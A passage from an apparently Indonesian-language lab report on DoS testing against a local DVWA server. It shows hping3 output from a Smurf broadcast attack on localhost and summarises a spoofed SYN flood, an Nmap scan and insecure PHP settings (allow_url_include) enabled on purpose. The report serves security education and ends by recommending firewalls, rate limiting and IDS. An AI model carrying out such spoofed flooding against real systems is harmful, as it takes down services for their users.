len=28 ip=127.0.0.255 ttl=64 id=39733 icmp_seq=31 rtt=4.5 ms
len=28 ip=127.0.0.255 ttl=64 id=39739 icmp_seq=32 rtt=8.1 ms
len=28 ip=127.0.0.255 ttl=64 id=39740 icmp_seq=33 rtt=7.7 ms
len=28 ip=127.0.0.255 ttl=64 id=39751 icmp_seq=34 rtt=4.1 ms

len=28 ip=127.0.0.255 ttl=64 id=48362 icmp_seq=680 rtt=0.9 ms
len=28 ip=127.0.0.255 ttl=64 id=48371 icmp_seq=681 rtt=4.8 ms
len=28 ip=127.0.0.255 ttl=64 id=48394 icmp_seq=682 rtt=4.0 ms
len=28 ip=127.0.0.255 ttl=64 id=48415 icmp_seq=683 rtt=7.9 ms
len=28 ip=127.0.0.255 ttl=64 id=48434 icmp_seq=684 rtt=3.5 ms
^C
--- 127.0.0.255 hping statistic ---
685 packets transmitted, 685 packets received, 0% packet loss
round-trip min/avg/max = 0.1/8.9/1006.3 ms

└─(root㉿MSI)-[~/home/bravo]
```

Eksekusi simulasi serangan amplifikasi jaringan menggunakan metode *Smurf Attack*. Paket ICMP dikirimkan ke alamat *broadcast* (**127.0.0.255**) dengan memalsukan IP pengirim menjadi target (**-a 127.0.0.1**). Statistik akhir menunjukkan transmisi 685 paket yang seluruhnya diterima kembali (*0% packet*

*loss*). Meskipun tidak ada paket yang hilang, lonjakan *Round-Trip Time* (RTT) maksimal yang mencapai **1006.3 ms** mengindikasikan terjadinya kongesti/kemacetan jaringan yang signifikan, akibat respons serentak yang membebani jalur komunikasi target.

### 3. Kesimpulan

Praktikum ini berhasil mendemonstrasikan seluruh siklus penyiapan infrastruktur server hingga pengujian ketahanan terhadap serangan *Denial of Service* (DoS). Tahap implementasi diawali dengan konfigurasi database MariaDB dan sinkronisasi kredensial pada `config.inc.php` untuk memastikan aplikasi DVWA beroperasi secara lokal. Penyesuaian parameter PHP, khususnya aktivasi `allow_url_include` dan `allow_url_fopen`, menjadi langkah fundamental agar seluruh fitur simulasi kerentanan dapat berfungsi optimal.

Pada tahap pengujian keamanan, pemindaian awal menggunakan Nmap mengonfirmasi status *open* pada port 80 (HTTP), yang memvalidasi ketersediaan target serangan. Eksloitasi menggunakan alat Hping3 membuktikan bahwa server memiliki kerentanan fatal terhadap serangan berbasis *flooding*. Serangan *SYN Flood* dengan teknik *IP Spoofing* tercatat mampu membanjiri target dengan lebih dari **19 juta paket** dalam waktu singkat, yang mengakibatkan saturasi total pada sumber daya CPU. Selain itu, simulasi serangan *Smurf* (Broadcast ICMP) menunjukkan dampak signifikan pada performa jaringan, ditandai dengan lonjakan latensi (*Round-Trip Time*) hingga **1006.3 ms**.

Secara keseluruhan, praktikum ini membuktikan bahwa tanpa implementasi mekanisme pertahanan defensif—seperti konfigurasi *firewall* yang ketat, *Rate Limiting*, atau sistem deteksi intrusi (IDS)—sebuah layanan web sangat mudah dilumpuhkan oleh manipulasi trafik jaringan yang masif.